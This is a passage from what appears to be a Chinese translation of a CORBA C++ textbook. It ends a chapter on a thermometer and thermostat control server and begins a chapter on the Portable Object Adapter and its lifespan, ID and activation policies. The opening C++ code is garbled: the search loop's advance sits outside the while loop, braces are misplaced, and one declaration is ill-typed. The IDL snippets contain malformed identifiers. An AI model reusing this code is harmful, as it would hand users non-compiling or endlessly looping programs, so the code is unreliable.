        int num_found = 0;           // Num matched per iteration

        // Assume we will not find a matching device.
        slist[i].device = CCS::Thermometer::nil();

        // Work out whether we are searching by asset,
        // model, or location.
        CCS::Controller::SearchCriterion sc = slist[i].key._d();
        if (sc == CCS::Controller::ASSET) {
            // Search for matching asset number.
            where = m_assets.find(slist[i].key.asset_num());
            if (where != m_assets.end())
                slist[i].device = where->second->_this();
        } else {
            // Search for model or location string.
            const char * search_str;
            if (sc == CCS::Controller::LOCATION)
                search_str = slist[i].key.loc();
            else
                search_str = slist[i].key.model_desc();
            // Find first matching device (if any).
        }
    }
}
```

```
where = find_if (
    m_assets.begin(), m_assets.end(),
    StrFinder(sc, search_str)
);

// While there are matches...
while (where != m_assets.end()) {
    if (num_found == 0) {
        // First match overwrites reference
        // in search record.
        slist[i].device = where->second->_this();
    } else {
        // Each further match appends a new
        // element to the search sequence.
        CORBA::ULong len = slist.length();
        slist.length(len + 1);
        slist[len].key = slist[i].key;
        slist[len].device = where->second->_this();
    }
    num_found++;
}

// Find next matching device with this key.
where = find_if(
    ++where, m_assets.end(),
    StrFinder(sc, search_str)
);

int
main(int argc, char * argv[])
{
    try {
        // Initialize orb
        CORBA::ORB_var orb = CORBA::ORB_init(argc, argv);

        // Get reference to Root POA.
        CORBA::Object_var obj
            = orb->resolve_initial_references("RootPOA");
        PortableServer::POA_var poa
            = PortableServer::POA::_narrow(obj);

        // Activate POA manager
        PortableServer::POAManager_var mgr
            = poa->the_POAManager();
        mgr->activate();

        // Create a controller and set static m_ctrl member
    }
}
```

```

// for thermostats and thermometers.

Controller::impl ctrl_servant;
Thermometer::impl m_ctrl = &ctrl_servant;

// Write controller stringified reference to stdout
CCS::Controller_var ctrl = ctrl_servant._this();
CORBA::String_var str = orb->object_to_string(ctrl);
cout << str << endl << endl;

// Create a few devices. (Thermometers have odd asset
// numbers, thermostats have even asset numbers.)
Thermometer::impl thermo1(2029, "Deep Thought");
Thermometer::impl thermo2(8053, "HAL");
Thermometer::impl thermo3(1027, "ENIAC");

Thermostat::impl tmstat1(3032, "Colossus", 68);
Thermostat::impl tmstat2(4026, "ENIAC", 60);
Thermostat::impl tmstat3(4088, "ENIAC", 50);
Thermostat::impl tmstat4(8042, "HAL", 40);

// Accept requests
orb->run();
}

catch (const CORBA::Exception& e) {
    cerr << "Uncaught CORBA exception: " << e << endl;
    return 1;
}
catch (...) {
    assert(0); // Unexpected exception, dump core
}
return 0;
}

```

10.12 本章小结

实现一个服务器程序并不比实现一个客户程序困难。主要的区别之处是在实现服务器程序时,必须知道有关实现伺服程序的一些简单规则,如何发送异常,以及如何创建对象引用。对于 CORBA 客户程序,服务器端的许多代码是样板代码,这些代码只需编写一次,然后就不用再考虑它们,因此编写服务器程序中的大部分工作是用来解决应用程序语义方面的问题,而不是一些底层细节方面的问题。

对于客户端,那些曾经看上去很复杂的东西现在变得很自然了。由于使用 ORB 而造成代码复杂性方面的缺陷可以被8.8节中讲到的优点所完全弥补。

尽管这个版本的 CCS 服务器程序很简单,缺少许多的功能,但是可以很容易地编写更为复杂的服务器程序,而不用增加太多的源代码。如何实现这一点是下面两章所要讲述的内容,在下面两章中将分别详细讨论 POA 和对象生命周期方面的内容。

第 11 章 可移植的对象适配器

11.1 本章概述

本章将详细介绍可移植的对象适配器(Portable Object Adapter, POA)。在 11.2 节之后, 11.3 节将对 POA 进行深层次综述。在 11.4 节将详细介绍用于控制 POA 行为的各种策略。然后, 在 11.5 节将描述创建 POA 的过程。11.6 节将定义伺服程序并讨论如何实现它们。在 11.7 节将介绍如何使用 POA 技术创建并激活 CORBA 对象。11.8 节将详述对象引用、对象标识符和伺服程序之间的转换操作。在 11.9 节将介绍如何使对象失效(deactivate)并回收伺服程序资源。11.10 节描述对 POA 请求流的控制。在 11.11 节我们将从对 POA 的介绍转向对与 ORB 层次请求流控制和服务器关机相关的专题讨论。在 11.12 节介绍 POA 的激活, 并在 11.13 节介绍了 POA 的删除。最后, 在 11.14 节将 POA 策略与该技术最适合的应用类型结合起来进行讨论。

11.2 简介

在第 9 章, 已经介绍过 POA 技术所能提供的最基本的服务, 如对象创建, 伺服程序注册以及请求的调度。但是, 在第 9 章介绍的只是服务器端 C++ 映射所需的那些 POA 特性。尤其是, 只有在第 9 章只是介绍了 Root POA 后, 我们才可以介绍大部分基本对象创建和伺服程序注册功能。尽管 Root POA 只是 POA 所有可能特性中一个小小的子集, 但在第 9 章的例子中也没有全部使用 Root POA 的所有特性。

POA 规范提供了一整套特性和服务, 开发人员可以利用它们来编写可扩缩的、高性能的服务器应用程序。正因为如此, 在应用程序开发人员实现 CORBA 对象和向它们传输请求时, POA 在合理控制资源请求方面起着重要作用。尽管服务器应用程序占用有限的内存、CPU 能力和可用的网络连接, 但它们必须向每个客户提供最佳的可能服务。这样, 掌握 POA 的特性和它们之间的关系, 并知道何时使用它们是创造高性能服务器应用程序的折衷方案的关键。

11.3 POA 基本原理

在一个服务器应用程序中, POA 负责创建对象引用、激活对象以及将对各个对象的请求调度到它们各自的伺服程序上。通过 POA, CORBA 对象完成了编程语言所提供的伺服程序的相互对应关系。所以, POA 涉及到对象从创建到撤消的整个生命周期的所有方面。

很显然, 一个对象在没有创建之前, 它并不存在。一个对象引用总是由一个 CORBA 对象产生。一旦创建之后, 一个对象就可以在激活与失效状态之间进行切换。当一个对象处于

激活状态时,该对象就可接收并执行请求。当对象接到一个请求后,该对象必须由伺服程序进行具体化,或给它以具体形式。伺服程序的生命周期完全与 CORBA 对象的生命周期是分开的。一个给定对象仅由一个单个的伺服程序在给定点及时进行具体化,但超时以后,可以创建许多伺服程序实例来具体化一个 CORBA 对象。最后,每一个伺服程序释放(etherialized)后就结束了它与相对应的 CORBA 对象之间的连接。(为了区分伺服程序的生命周期和 CORBA 对象的生命周期,请记住术语具体化和释放是应用于伺服程序的,而创建和撤消是应用于 CORBA 对象的)。最终,CORBA 对象将被撤消,而返回到不存在的状态。图 11.1 说明了 CORBA 对象及其伺服程序的生命周期状态。

为了适应应用程序的各种可能状态,POA 并不是保持在一个不变的状态。如果要求一个 POA 追踪对象在服务器应用程序中的不同执行状态,POA 就需要持久的存储。这种要求将会从多个方面妨碍基于应用程序的 POA 配置。比如,它可能要求 ORB 供应商为它们的 ORB 产品提供或是要求某种特定的数据库,这些数据库不能很好地与你已经使用的其他数据库集成。也可能,ORB 供应商所选定的数据库可能不能满足某些应用程序的需要。比如,如果为一个嵌入式工业控制传感器配置大规模的关系数据库,那将是不可行的,但如果 ORB 对数据库有特定的要求,这种情况就很可能会发生。




图 11.1 CORBA 对象状态和伺服程序的生命周期

POA 并不保持在一个持久的状态,所以它帮助应用程序负责决定每一个 CORBA 对象在任何时候是否还需存在。最终,应用程序通过提供一个具体化该对象的伺服程序来决定该对象的存在性。

正是因为它在对象创建和请求调度中所起的重要作用,当 CORBA 需要处理针对几千个 CORBA 对象进行的几千个请求时,在确保 CORBA 应用程序能够很好地扩缩和执行方面,POA 起了重要作用。POA 在可扩缩方面的大量灵活性来自于它与伺服程序生命周期和 CORBA 对象生命周期的相互分开。在本章和第 12 章中,我们讨论伺服程序和 CORBA 对象

的生命周期专题。

11.3.1 基本的请求调度

图 11.2 表示调度一个请求的客户程序和服务器 ORB 子系统。首先，服务器应用程序以某种方式为 CORBA 对象导出一个对象引用。客户机可能通过命名服务(Naming Service)或交易服务(Trading Service)或者从另一个请求接受它来获得导出对象引用。如图 11.2 所示，对象引用在逻辑上“指向”目标 CORBA 对象，像 C++ 指针指向它底层的 C++ 对象一样。在应用程序的控制下，客户程序 ORB 使用对象引用来决定对象驻留在何处和如何访问它，然后它向服务器 ORB 发送请求。服务器 ORB 接收该请求并将其调度给拥有该目标对象的 POA，最后 POA 通过调用具体化该目标对象的伺服程序来继续执行该调度。




图 11.2 涉及到请求调度的 ORB 子系统

在图 11.2 中，对象引用和 CORBA 对象之间的箭头表示客户机 ORB 发送请求的逻辑连接，曲线箭头代表实际请求流。请注意，CORBA 对象和伺服程序之间的区别；CORBA 对象是一个“虚拟”的实体，除非被一个伺服程序具体化，否则它并不是真正存在。在本章的后面内容中和第 14 章中，我们将介绍更多与请求调度过程的细节有关的内容。

11.3.2 关键的 POA 实体

有三种关键实体涉及到 POA：

- 对象引用

POA 负责创建对象引用。一个应用程序可以创建新对象，然后是对象引用，并且通过创建或不创建伺服程序来具体化新创建的对象。

- 对象标识符

在 POA 主机的作用域内，每一个对象通过调用一个 octet 序列的对象标识符来进行识别。应用程序可以选择是提供它自己的对象标识符还是出于效率考虑选择由 POA 来创建它们。不管哪一种方法，在 POA 的作用域内，对象标识符必须能唯一地

标识它的对象。当 POA 创建一个新的 CORBA 对象时,典型情况是,它就将对象标识符嵌入在对象引用的对象密钥部分。

- **伺服程序**

应用程序直接通过 POA 可以创建并注册伺服程序来具体化对象。同样,应用程序可以向 POA 提供伺服程序管理器对象,当需要执行一个请求时,POA 就能创建伺服程序。应用程序甚至可以提供一个默认的伺服程序,这个默认的伺服程序可以执行所有的向 POA 的请求而不管这些请求是针对哪一个对象进行的。与 POA 策略有关,在任何给定的时间,单个的伺服程序可以用 POA 注册来具体化一个或多个的 CORBA 对象。

POA 执行许多任务时需要将这些实体中的一个映射到另一个。比如,POA 通过目标对象的对象标识符与合适的伺服程序之间的映射来调度请求。另一个例子是对一个伺服程序的 this 调用隐式创建一个新的 CORBA 对象,并为它注册一个伺服程序,就如我们在 9.5 节所介绍的一样。这个操作要求 POA 能够完成从一个伺服程序到它所具体化的对象的引用之间的映射。

但是,并非所有的 POA 可以任意地在所有这些实体之间进行映射。在创建时通过将某些策略指定给每一个 POA,应用程序就能控制与这些实体相关的每一个 POA 的性能。在下一节我们将详细介绍这些不同的策略。这些策略(或独立使用或结合使用)是使用 POA 创建可靠的、可扩缩的服务器应用程序的关键。

11.4 POA 策略

POA 规范的关键特性是一个应用程序可以包含多个 POA 实例。每一个 POA 实例代表具有相似性能的一组对象。这些性能通过 POA 创建时所指定的 POA 策略来控制。所有的服务器应用程序至少有一个 POA,也就是 Root POA,它具有标准的策略集。

策略是用来定义 POA 性能的对象,该对象在策略内部创建。象 POA 和 POAManager 接口一样,CORBA 规范指出,在标准的 PortableServer 模块定义 POA 策略接口。

像所有策略接口一样,POA 策略类型从 CORBA::Policy 接口派生出来。

```
module CORBA{
    typedef unsigned long PolicyType;

    interface Policy {
        readonly attribute PolicyType policy_type;
        Policy copy();
        void destroy();
    };
    typedef sequence<Policy> PolicyList;
    // ...
};
```

Policy 接口及相关的类型提供基本的管理操作。

- 通过基本的 Policy 接口,利用 policy_type 只读属性可以确定策略的实际派生类型。

PolicyType 是由 OMG 控制的一个标志值,这样可以确保所有的标准接口都有一个唯一的标志。

- copy 操作可以克隆(clone)一个 Policy 对象。返回的引用指向目标 Policy 对象的一个全新的拷贝。
- destroy 操作用来撤消目标 Policy 对象。
- PolicyList 用来将指向各种派生 Policy 对象的引用分组来形成策略集。POA 创建操作接收一个 PolicyList 类型的参数,这个参数可以将策略设置成新的 POA。在 11.5 节我们将详细讨论 POA 的创建。

策略对象是局部约束(locality-constrained)对象。这就意味着,虽然它们看起来像并且也起着常规对象的作用,但任何试图将它们的引用作为参数传递给标准的 CORBA 操作或通过 ORB::object_to_string 将它们转换成字符串的操作都将产生 CORBA::MARSHAL 异常。这些对象仅能在创建它们的局部 ORB 上下文中访问它们。

一些对象是局部约束的,是因为它们提供了对基本服务,如 ORB 或 POA 的访问;而另一些对象是局部约束的,是因为可以允许从远程过程访问它们而不产生任何结果。比如,允许一个过程在一个远程 POA 上注册一个局域的伺服程序,但这样做没有任何意义,因为伺服程序不是 CORBA 对象。大量的与 POA 有关的接口,包括 POA 本身,是局部约束的。

正如将在下几节所介绍的一样,所有的 POA 策略具有相同的格式:它们的值用枚举类型来指定,并且所有的策略接口具有枚举类型的只读属性,通过这些枚举值可以获得策略的值。

11.4.1 CORBA 对象生存期范围

CORBA 区别于其他分布式应用程序开发平台的一个特征就是它提供了透明且自动的对象激活。假若一个客户应用程序向一个当前没有运行或没有激活的目标对象发出一个请求,如果必要的话,ORB 工具就会为该对象激活一个服务器进程,然后激活对象本身。服务器进程和目标对象的任何激活对发出请求的客户来说都是透明的(可参阅第 14 章关于这个透明的对象定位和激活过程的详细论述)。生存期超过创建或激活它们的某一特定进程的 CORBA 对象被称之为持久对象。之所以这样命名这些对象是因为它们可以在多个服务器进程的生存期内存在。

除了使用持久对象外,CORBA 应用程序开发人员在采用 POA 之前,会发现他们需要另一种的生命周期较短的对象。尤其是,会发现使用几家 ORB 供应商所提供的特有的扩展功能来创建对象的价值,这些对象的生命周期由进程的生命周期甚至于创建他们的对象适配器来决定。比如,一个应用程序可能发送指向它其中一个对象的引用到另外一个应用程序,该应用程序通过第二个应用程序最终又回调发送引用的应用程序。但是,如果第一个应用程序存在,它也许不再需要回调信息。在这样的情况下,它就不需要将回调进行传递,同时也不需要 ORB 重新激活回调对象。

正如我们在第 9 章所介绍的一样,POA 支持两种类型的 CORBA 对象:第一种是最初由 CORBA 指定的持久对象,第二种是一种新的短期的对象,称之为暂态对象。暂态对象的生命周期由创建它们的 POA 的生命周期决定。这样,暂态对象用于需要临时对象的场合,比如,上述回调过程。

暂态对象的另外一个好处就是它们需要较少的由 ORB 产生的管理操作(book keeping)。在释放了用来创建暂态对象的 POA 之后,该对象就不能再被激活。这就意味着,当向一个对象提出请求时,如果该对象没有处于激活状态,ORB 就不必知道如何定位该对象,也不必知道在一个新的服务器进程中如何激活它。也就是说,CORBA 应用程序在管理 CORBA 应用程序本身上需要较小的开销。

单个 POA 必须支持持久对象或暂态对象;但它不能同时支持这两种对象。如果一个对象是由支持持久对象的 POA 创建的,这个对象就是持久的。否则的话,创建的对象就是暂态的。为了在单个服务器上同时支持暂态对象和持久对象,服务器上必须至少有两个 POA:持久对象和暂态对象各有一个。就如我们在第 14 章中所介绍的一样,这样做了一个原因是为了定位和激活,持久对象与暂态对象相比,需要更多的来自于 ORB 基础结构的支持。另一个原因是如果没有这种区别,许多 POA 操作就需要两种方法——一种是为持久对象,而另一种是为暂态对象——但这样就会使 POA 的接口混乱。

对象的生存期范围通过 LifespanPolicy 来控制:

```
module PortableServer {
    enum LifespanPolicyValue {
        TRANSIENT, PERSISTENT
    };
    interface LifespanPolicy: CORBA::Policy {
        readonly attribute LifespanPolicyValue value;
    };
    // ...
};
```

对于 Root POA,标准的生存期范围策略值为 TRANSIENT。这就隐性说明任何需要支持持久对象的应用程序必须至少创建另外一個使用 PERSISTENT 生存期策略的 POA。如果创建一个 POA 时没有为 LifespanPolicy 赋值,它的默认值就是 TRANSIENT。

11.4.2 对象标识符

POA 通过它的对象标识符识别每一个对象。对象标识符被赋值为 ObjectId 类型,这个类型在 PortableServer 模块中定义为 octet 的一个序列。

由于 ObjectId 是 octet 的一个序列,这样 ObjectId 实际上可以用来识别一个对象的任何类型的数据。比如,如果一个应用程序将其每个对象的状态存储在一个数据库中,那该应用程序可能用数据库键作为标识符。而如果另一个应用程序处理的是雇员记录,它就可能使用雇员标识符的某些形式来标识对象。还可能有一些应用程序只是使用数字来标识对象。

如图 11.3 所示,通常情况下,对象标识符存储在对象引用的对象键部分。当创建这个对象引用时,我们使用字符串 MyObject 作为对象标识符。通常使用字符串作为对象标识符,但是因为 ObjectId 是 octet 的一个序列,所以几乎所有的数据都可使用。当一个客户使用这个对象引用调用一个请求时,客户机 ORB 使用该对象引用来确定目标对象可找到的通信端点,然后它向该通信端点发出请求。客户机 ORB 随请求发送来自于对象引用的对象键以识别目标对象。服务器 ORB 通过这个对象密钥来确定服务器上哪一个 POA 拥有该目标对象,该对象密钥预先作为目标对象创建的对象引用的一部分进行创建。然后重定向该请求,包括

对象密钥，并指向那个 POA。最后，POA 从对象密钥中提取出 ObjectId，再查找具体化该目标对象的伺服程序，然后将该请求调度给它。如果要想对绑定和请求传递过程有更详细的了解，可参阅第 14 章。




图 11.3 一个对象引用的对象标识符部分

一个应用程序既可以显式提供它自己的对象标识符，也可以让 POA 为它创建对象标识符。一个比较有代表性的例子是使用持久对象的应用程序提供自己的标识符，这是因为该应用程序使用这些标识符来跟踪其存储对象持久状态的位置。但是，通常使用暂态对象的应用程序由 POA 为其创建标识符。

请记住，对象引用和对象标识符的主要区别是在命名一个对象的 POA 作用域外，对象标识符是无意义的。如图 11.2 所示，客户使用对象引用而不是对象标识符来调用操作。由于对象引用是不透明的，客户既不能从对象引用提取出对象标识符，也不能仅通过知道的目标对象的对象标识符来创建一个对象引用。

请注意，在单个 POA 的作用域内，所有对象标识符必须是唯一的。换句话说，由同一个 POA 创建的两个对象不能具有相同的 ObjectId 值。但是，由不同 POA 创建的对象可以使用相同的 ObjectId。每一个 POA 都强制实施对象标识符的唯一性。如果使用具有 SYSTEM_ID 策略值的 POA，POA 就会自动生成唯一的 ID。如果使用具有 USER_ID 策略值的 POA，POA 就会通过产生异常来防止两个相同的 ID。

对象标识符由 IdAssignmentPolicy 来控制：

```
module PortableServer {
    enum IdAssignmentPolicy Value {
        USER-ID, SYSTEM-ID
    };
    interface IdAssignmentPolicy : CORBA::Policy {
        readonly attribute IdAssignmentPolicyValue value;
    };
}
```

```

};

// ...

};

```

对Root POA来说,标准对象识别策略值是SYSTEM_ID。所以,Root POA可以确保所创建的每一个CORBA对象生成的标识符是唯一的。如果没有显式为策略指定值的话,SYSTEM_ID就是创建的POA的默认值。

11.4.3 对象到伺服程序之间的映射

一个只有少量几个暂态对象的应用程序在开始监听请求前,可能会为这些对象中的每一个创建各自的伺服程序并使用POA注册它们。通常这个方法尤其适用于状态直接存储在每一个伺服程序上的暂态对象。对每一个对象使用不同的伺服程序,就可以分别地维护每一个暂态对象状态。

相反,拥有多个持久CORBA对象的应用程序可能只需要一个伺服程序来具体化所有的这些对象。比如,不必将伺服程序具体化,一个可以提供大型数据库访问的应用程序一开始就可以创建一个独立的CORBA对象,这个CORBA对象代表每一个数据库条目,然后以命名服务和交易服务形式公布这些新对象的对象引用。紧接着,不是每次启动时为每个数据库条目对象创建一个伺服程序,数据库访问应用程序可以仅使用一个伺服程序就可处理针对所有数据库条目对象所做的所有请求。因为每一个对象的状态保留在数据库中,所以该伺服程序不必保留它自己的状态。

由POA提供的伺服程序和CORBA对象的生命周期的分割(可参阅图11.1)是可扩展性所必需的。如果一个伺服程序仅能具体化单个的对象,可能会因为所需的内存资源,拥有数千个对象的服务器应用程序将难以执行。进一步讲,如果一个支持持久对象的CORBA对象生存期与具体化它的伺服程序一样长,那生存期就超过了任何单个的服务器进程,因而也是不可能的。

POA允许单个的伺服程序来具体化多个CORBA对象,或者它限定伺服程序来具体化单个的对象。对象到服务之间的映射由IdUniquenessPolicy来控制:

```

module PortableServer {
    enum IdUniquenessPolicyValue {
        UNIQUE_ID, MULTIPLE_ID
    };
    interface IdUniquenessPolicy : CORBA::Policy {
        readonly attribute IdUniquenessPolicyValue value;
    };
    // ...
};

```

图11.4说明了对象标识符如何映射到用UNIQUE_ID策略值创建的POA中的伺服程序。当调度一个请求时,POA先提取出ObjectId,通常ObjectId嵌入在目标对象的对象引用中,然后使用该ObjectId在激活的对象映射(Active Object Map)中查找目标对象的伺服程序。在激活的对象映射中的每一个条目由一个ObjectId和一个指向一个伺服程序的指针的关联组成。保留ObjectId对伺服程序关联的每一个POA都有它自己的激活的对象映射。

就如我们将在 11.4.6 节所描述那样。对于 UNIQUE_ID, POA 实施的规则是每个对象标识符必须映射到一个不同的伺服程序。而在一个 MULTIPLE_ID POA 中, 多个对象标识符可以映射到一个伺服程序。图 11.5 说明多个激活的对象映射条目指向相同的伺服程序。




图 11.4 在一个 UNIQUE_ID POA 中将对象 ID 映射到不同的伺服程序




图 11.5 在一个 MULTIPLE_ID POA 中将对象 ID 映射到伺服程序

对于 Root POA, 标准的对象标识符的唯一策略值是 UNIQUE_ID。换句话说, Root POA 要求一个独立的伺服程序来具体化每一个对象。如果创建 POA 时没有显式为这个策略赋值, 这也是 POA 的默认值。

11.4.4 隐式激活

创建 POA 时,应用程序既可以指定允许新的 POA 隐式创建和激活 CORBA 对象,也可以指定仅允许显式创建 CORBA 对象和注册伺服程序。通常隐式激活是通过由语言映射提供的快捷函数来执行的,比如 C++ 框架类所提供的 `_this` 函数。在 10.11.2 中所介绍的 CCS 服务器使用了隐式激活来创建它的 CCS::Controller 对象。

隐式激活由 `ImplicitActivationPolicy` 来控制:

```
module PortableServer {
    enum ImplicitActivationPolicyValue {
        IMPLICIT_ACTIVATION, NO_IMPLICIT_ACTIVATION
    };
    interface ImplicitActivationPolicy : CORBA::Policy {
        readonly attribute ImplicitActivationPolicyValue value;
    };
    // ...
};
```

控制隐式激活是否许可的主要原因是为了防止 CORBA 对象的意外创建。比如,在 9.5 节中,我们介绍了使用 `this` 函数就可很容易地在 Root POA 中来创建一个 CORBA 对象并用一个伺服程序来具体化它。由于存在意外对象创建的可能,我们建议在同一个 POA 中不要将 `IMPLICIT_ACTIVATION` 值和 `PERSISTENT` 策略值一起使用。隐式创建暂态对象一般不会产生不良后果,因为当服务器进程退出时,暂态对象就会被自动地清除,无论如何,最好避免隐式创建持久对象,除非你能确保它们最终能被正确地撤消。

对 Root POA 来说,标准的隐式激活策略值是 `IMPLICIT_ACTIVATION`。这是我们在 9.5 节的例子中用来介绍 `_this` 函数的激活策略。如果创建 POA 时没有显式赋值,`ImplicitActivationPolicy` 就是 `NO_IMPLICIT_ACTIVATION` 的默认值。

11.4.5 请求与伺服程序之间的匹配

控制对象和伺服程序之间的关联是服务器应用程序可扩展性的一个关键。至于是为每个对象使用一个伺服程序,还是为所有的对象使用一个伺服程序,或者是为每一个请求动态地提供一个伺服程序,甚至是将这些技术组合起来以最好的方式管理系统资源,这与一个应用程序所包含的对象数目有关。

比如,一个用来监视一个传感器的 CORBA 应用程序可以仅包含一个表示传感器本身的对象。这样的一个应用程序最可能的情况是为该对象显式注册一个伺服程序,这样就能显式激活和具体化该对象。

同样,一个包含数千个对象的应用程序是最不可能为每一个对象创建并注册一个独立的伺服程序的。相反,它可能只需要具体化那些实际接到请求的对象。通过注册 POA 的一个伺服程序管理器(servant manager)就可实现这个功能。伺服程序管理器是一个局部对象,如果 POA 接到一个对对象的调用,而这个对象又没有相关联的伺服程序,那么它就调用伺服程序管理器。根据 `IdUniquenessPolicy` 的 POA 值,伺服程序管理器确定是提供给 POA 一个新创建的伺服程序还是复用一个已存在的伺服程序。不管哪个方法,伺服程序管理器都会

返回一个伺服程序作为调用的结果,POA 使用这个结果来完成请求调用。调用完成后,POA 或者激活的对象映射方式获取伺服程序和 CORBA 对象的关联;或者放弃这个关联,这也就意味着下次对对象的调用将再次需要伺服程序管理器的服务。

应用程序还有另外的一个选择,就是为 POA 提供默认的伺服程序(default servant)。默认的伺服程序为一个 POA 具体化所有的 CORBA 对象,以避免需要为每个对象创建一个单独的伺服程序,同时也避免与伺服程序管理器相关的调用开销。当一个给定的 POA 中的所有 CORBA 对象支持相同的 IDL 接口类型时,默认的伺服程序是很有用的。

请求与伺服程序之间的匹配由 RequestProcessingPolicy 来控制:

```
module PortableServer {
    enum RequestProcessingPolicyValue {
        USE_ACTIVE_OBJECT_MAP_ONLY,
        USE_DEFAULT_SERVANT,
        USE_SERVANT_MANAGER
    };
    interface RequestProcessingPolicy : CORBA::Policy {
        readonly attribute RequestProcessingPolicyValue value;
    };
}
```

